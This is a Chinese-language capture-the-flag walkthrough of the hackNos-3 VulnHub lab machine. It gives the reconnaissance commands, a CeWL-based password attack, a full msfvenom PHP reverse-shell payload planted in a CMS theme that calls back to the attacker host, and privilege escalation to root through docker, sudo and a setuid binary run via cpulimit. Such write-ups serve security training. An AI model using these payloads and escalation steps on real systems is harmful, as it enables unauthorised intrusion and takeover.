> *靶机地址：* https://www.vulnhub.com/entry/hacknos-os-hacknos-3,410/

信息收集

```
nmap -sn 192.168.56.0/24
```

```
root@kali:~# nmap -sn 192.168.56.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-21 00:14 EST
Nmap scan report for 192.168.56.1
Host is up (0.00015s latency).
MAC Address: 0A:00:27:00:00:0D (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00014s latency).
MAC Address: 08:00:27:0F:A1:62 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.106
Host is up (0.00081s latency).
MAC Address: 08:00:27:DA:E5:5B (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 15.04 seconds
```

端口扫描

```
nmap -sS -sV -T5 -A -p- 192.168.56.106
```


```
Host is up (0.00063s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.0p1 Ubuntu 6build1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ce:16:a0:18:3f:74:e9:ad:cb:a9:39:90:11:b8:8a:2e (RSA)
|   256 9d:0e:a1:a3:1e:2c:4d:00:e8:87:d2:76:8c:be:71:9a (ECDSA)
|   256 63:b3:75:98:de:c1:89:d9:92:4e:49:31:29:4b:c0:ad (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: WebSec
MAC Address: 08:00:27:DA:E5:5B (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 2.6.32 (96%), Linux 3.2 - 4.9 (96%), Linux 2.6.32 - 3.10 (96%), Linu
x 3.4 - 3.10 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.
17) (94%), Synology DiskStation Manager 5.2-5644 (94%), Netgear RAIDiator 4.2.28 (94%), Linux 2.6
.32 - 2.6.35 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


目录枚举

```
gobuster dir -u http://192.168.56.106 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```

```
===============================================================
2020/01/21 00:19:44 Starting gobuster
===============================================================
/index.html (Status: 200)
/scripts (Status: 301)
/upload.php (Status: 200)
/server-status (Status: 403)
[ERROR] 2020/01/21 00:20:06 [!] parse http://192.168.56.106/error_log: net/url: invalid control c
haracter in URL
/index.html (Status: 200)
===============================================================
```

访问/scripts





几个文件都看了没啥东西

```
gobuster dir -u http://192.168.56.106/WebSec -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```

```
2020/01/21 00:29:44 Starting gobuster
===============================================================
/admin (Status: 200)
/tmp (Status: 301)
/search (Status: 200)
/themes (Status: 301)
/login (Status: 200)
/sites (Status: 301)
/tag (Status: 200)
/category (Status: 200)
/blog (Status: 200)
/feed (Status: 200)
/lib (Status: 301)
/api (Status: 200)
/assets (Status: 301)
/author (Status: 200)
/tags (Status: 200)
/about (Status: 200)
/Search (Status: 200)
/log (Status: 301)
/index (Status: 200)
/1 (Status: 200)
/1.php (Status: 200)
/1.txt (Status: 200)
/1.html (Status: 200)
```

访问，发现是个开源的cms，搜一下历史漏洞


> *LFI: https://www.exploit-db.com/exploits/47407*

```
Login into the application as an admin user or equivalent user and go
the
below link
```

但是需要登录后台

> *CeWL是一款以爬虫模式在指定URL上收集单词的工具,可以将它收集到的单词纳入密码字典,以提高密码破解工具的成功率。*


账号应该是这个，密码需要cewl




```
cewl http://192.168.56.106/websec/ > pass.txt
```

bp跑一下，用contact@hacknos.com/Securityx成功登录

后台感觉和wordpress差不多，修改主题



加上反弹shell代码即可，不知道为啥反弹不到，msf生成个木马试试

生成

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.56.101
LPORT=1234 R > shell.php
```

```
/*<?php /**/ error_reporting(0); $ip = '192.168.56.101'; $port = 1234;
if (($f = 'stream_socket_client') && is_callable($f)) { $s =
$f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f =
'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type =
'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s
= $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip,
$port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) {
die('no socket funcs'); } if (!$s) { die('no socket'); } switch
($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket':
$len = socket_read($s, 4); break; } if (!$len) { die(); } $a =
unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) <
$len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-
strlen($b)); break; case 'socket': $b .= socket_read($s, $len-
strlen($b)); break; } } $GLOBALS['msgsock'] = $s;
$GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') &&
ini_get('suhosin.executor.disable_eval')) {
$suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else {
eval($b); } die();
```

> *!!!注意：使用时需要去掉最开头的两个字符/*，不然浏览器访问反弹shell的php网页会看到/*，并且无法反弹shell.*

监听

```
msfconsole
use exploit/multi/handler
set payload php/meterpreter/reverse_tcp
set lhost 192.168.56.106
set lport 1234
run
```

getshell

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > msfconsole
[-] msfconsole cannot be run inside msfconsole
msf5 exploit(multi/handler) > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.56.106
lhost => 192.168.56.106
msf5 exploit(multi/handler) > set lport 1234
lport => 1234
msf5 exploit(multi/handler) > run

[-] Handler failed to bind to 192.168.56.106:1234:-  -
[*] Started reverse TCP handler on 0.0.0.0:1234
[*] Sending stage (38288 bytes) to 192.168.56.106
[*] Meterpreter session 1 opened (192.168.56.101:1234 -> 192.168.56.106:33956) at 2020-01-21 01:0
2:55 -0500

meterpreter >
```

提权

```
查找sudo权限命令
sudo -l
#SUID权限可执行文件，没有可用的
find / -perm -u=s -type f 2>/dev/null
#当前用户可写文件，发现一堆，但是极大多数都是没用的，所以我先把结果输出到文本
文
件，然后使用grep加上关键字去筛选。
find / -writable -type f 2>/dev/null >/tmp/report.txt
grep -Ev '/proc|/sys' /tmp/report.txt
```


> *SUID权限可执行文件，发现一个之前没有见过的cpulimit。到https://gtfobins.github.io/gtfobins/ 上搜了一下，发现可以通过`cpulimit -l 100 -f /bin/sh`得到一个shell，但是我试了一下发现只能得到www-data的shell。*


方法一、解码获取密码

查看`/var/local/database`

在线解码得到

> http://www.spammimic.com/spreadsheet.php





这个是blackdevil的密码

ssh连接

切换到blackdevil用户，执行`sudo -l`发现该用户可以执行任意权限的任意命令，直接`sudo su -`拿到root用户的权限。

```
blackdevil@hacknos:/$ cd root
-bash: cd: root: Permission denied
blackdevil@hacknos:/$ sudo -l
Matching Defaults entries for blackdevil on hacknos:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User blackdevil may run the following commands on hacknos:
    (ALL : ALL) ALL
```

```
blackdevil@hacknos:/$ sudo su
root@hacknos:/# cd /root
root@hacknos:~# ls
root.txt  snap
root@hacknos:~# cat root.txt
########    #####     #####   ########        ########
##     ##  ##   ##   ##   ##     ##           ##     ##
##     ## ##     ## ##     ##    ##           ##     ##
########  ##     ## ##     ##    ##           ########
##   ##   ##     ## ##     ##    ##           ##   ##
##    ##   ##   ##   ##   ##     ##           ##    ##
##     ##   #####     #####      ##    ####### ##     ##


MD5-HASH: bae11ce4f67af91fa58576c1da2aad4b

Author: Rahul Gehlaut

Blog: www.hackNos.com

Linkedin: https://in.linkedin.com/in/rahulgehlaut
```

方法二、docker提权

> https://www.freebuf.com/articles/system/170783.html
>
> https://www.hackingarticles.in/docker-privilege-escalation/

> https://www.cnblogs.com/cocowool/p/make_your_own_base_docker_image.html

我跟踪wp的实现方式复现

> *第一步，先从`https://alpinelinux.org/downloads/`下载一个`MINI ROOT FILESYSTEM`rootfs，然后再使用wget下载到靶机里面。*

```
blackdevil@hacknos:/tmp$ wget http://192.168.56.101:65534/alpine-minirootfs-3.11.3-x86_64.tar.gz
--2020-01-21 06:32:13--  http://192.168.56.101:65534/alpine-minirootfs-3.11.3-x86_64.tar.gz
Connecting to 192.168.56.101:65534... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2723602 (2.6M) [application/gzip]
Saving to: 'alpine-minirootfs-3.11.3-x86_64.tar.gz'

alpine-minirootfs-3.11.3 100%[===============================>]   2.60M  --.-KB/s    in 0.03s

2020-01-21 06:32:13 (100 MB/s) - 'alpine-minirootfs-3.11.3-x86_64.tar.gz' saved [2723602/2723602]

blackdevil@hacknos:/tmp$ ls
alpine-minirootfs-3.11.3-x86_64.tar.gz
snap.lxd
systemd-private-dcf3343fb8ac4ab7af207938be81b1ad-apache2.service-FFTtxh
systemd-private-dcf3343fb8ac4ab7af207938be81b1ad-systemd-logind.service-9cJw6i
systemd-private-dcf3343fb8ac4ab7af207938be81b1ad-systemd-resolved.service-yQt6Ng
systemd-private-dcf3343fb8ac4ab7af207938be81b1ad-systemd-timesyncd.service-exZ04e
blackdevil@hacknos:/tmp$
```

```
nano Dockerfile

FROM scratch
ADD alpine-minirootfs-3.11.3-x86_64.tar.gz /
CMD ["/bin/sh"]
#构建
docker build -t alpine:3.11 .
#提升权限
docker run -v /root/:/mnt -it alpine:3.11
```

```
blackdevil@hacknos:~$ ls
alpine-minirootfs-3.11.3-x86_64.tar.gz  Dockerfile  user.txt
blackdevil@hacknos:~$ docker build -t alpine:3.11 .
Sending build context to Docker daemon  123.1MB
Step 1/3 : FROM scratch
 --->
Step 2/3 : ADD alpine-minirootfs-3.11.3-x86_64.tar.gz /
 ---> 681a69371245
Step 3/3 : CMD ["/bin/sh"]
 ---> Running in 9ff604e9e5e3
Removing intermediate container 9ff604e9e5e3
 ---> d675bd4bbae5
Successfully built d675bd4bbae5
Successfully tagged alpine:3.11
blackdevil@hacknos:~$ docker run -v /root/:/mnt -it alpine:3.11
/ # ls
bin    etc    lib    mnt    proc   run    srv    tmp    var
dev    home   media  opt    root   sbin   sys    usr
/ # cd /root
~ # ls
~ # ls
~ # ls
~ # id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy
),20(dialout),26(tape),27(video)
~ # cd /mnt
/mnt # ls
alpine-minirootfs-3.11.3-x86_64.tar.gz  snap
root.txt
/mnt #
```

方法三、利用cpulimit的-f参数。

```
/snap/core/8268/usr/lib/openssh/ssh-keysign
/snap/core/8268/usr/lib/snapd/snap-confine
/snap/core/8268/usr/sbin/pppd
/snap/core/7917/bin/mount
/snap/core/7917/bin/ping
/snap/core/7917/bin/ping6
/snap/core/7917/bin/su
/snap/core/7917/bin/umount
/snap/core/7917/usr/bin/chfn
/snap/core/7917/usr/bin/chsh
/snap/core/7917/usr/bin/gpasswd
/snap/core/7917/usr/bin/newgrp
/snap/core/7917/usr/bin/passwd
/snap/core/7917/usr/bin/sudo
/snap/core/7917/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/7917/usr/lib/openssh/ssh-keysign
/snap/core/7917/usr/lib/snapd/snap-confine
/snap/core/7917/usr/sbin/pppd
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/bin/mount
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/cpulimit
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/su
/usr/bin/sudo
/usr/bin/fusermount
/usr/bin/at
/usr/bin/pkexec
/usr/bin/chsh
```

> https://fdlucifer.github.io/2019-12-31-0s-hackNos-3.html

```
root@kali:~/hackNos-3# cat root.c
#include<stdio.h>
#include<unistd.h>
#include<sys/types.h>

int main()
{
        setuid(0);
          setgid(0);
            system("/bin/bash");
              return 0;
}
```

```
gcc root.c -o exp
```

```
blackdevil@hacknos:~$ wget http://192.168.56.101:65534/exp
--2020-01-21 06:44:39--  http://192.168.56.101:65534/exp
Connecting to 192.168.56.101:65534... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16720 (16K) [application/octet-stream]
Saving to: ‘exp’

exp                     100%[===============================>]  16.33K  --.-KB/s    in 0s

2020-01-21 06:44:39 (155 MB/s) - ‘exp’ saved [16720/16720]

blackdevil@hacknos:~$ ls
alpine-minirootfs-3.11.3-x86_64.tar.gz  Dockerfile  exp  user.txt
blackdevil@hacknos:~$ chmod 777 exp
blackdevil@hacknos:~$ ls
alpine-minirootfs-3.11.3-x86_64.tar.gz  Dockerfile  exp  user.txt
blackdevil@hacknos:~$ cpulimit -l 100 -f ./exp
Process 2183 detected
root@hacknos:~# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),115(lxd),118
(docker)
root@hacknos:~# cd /root
root@hacknos:/root# ls
alpine-minirootfs-3.11.3-x86_64.tar.gz  root.txt  snap
root@hacknos:/root# cat root.txt
########    #####     #####   ########         ########
##     ##  ##   ##   ##   ##     ##            ##     ##
##     ## ##     ## ##     ##    ##            ##     ##
########  ##     ## ##     ##    ##            ########
##   ##   ##     ## ##     ##    ##            ##   ##
##    ##   ##   ##   ##   ##     ##            ##    ##
##     ##   #####     #####      ##    ####### ##     ##
```

参考链接：

https://blog.csdn.net/weixin_44214107/article/details/104039918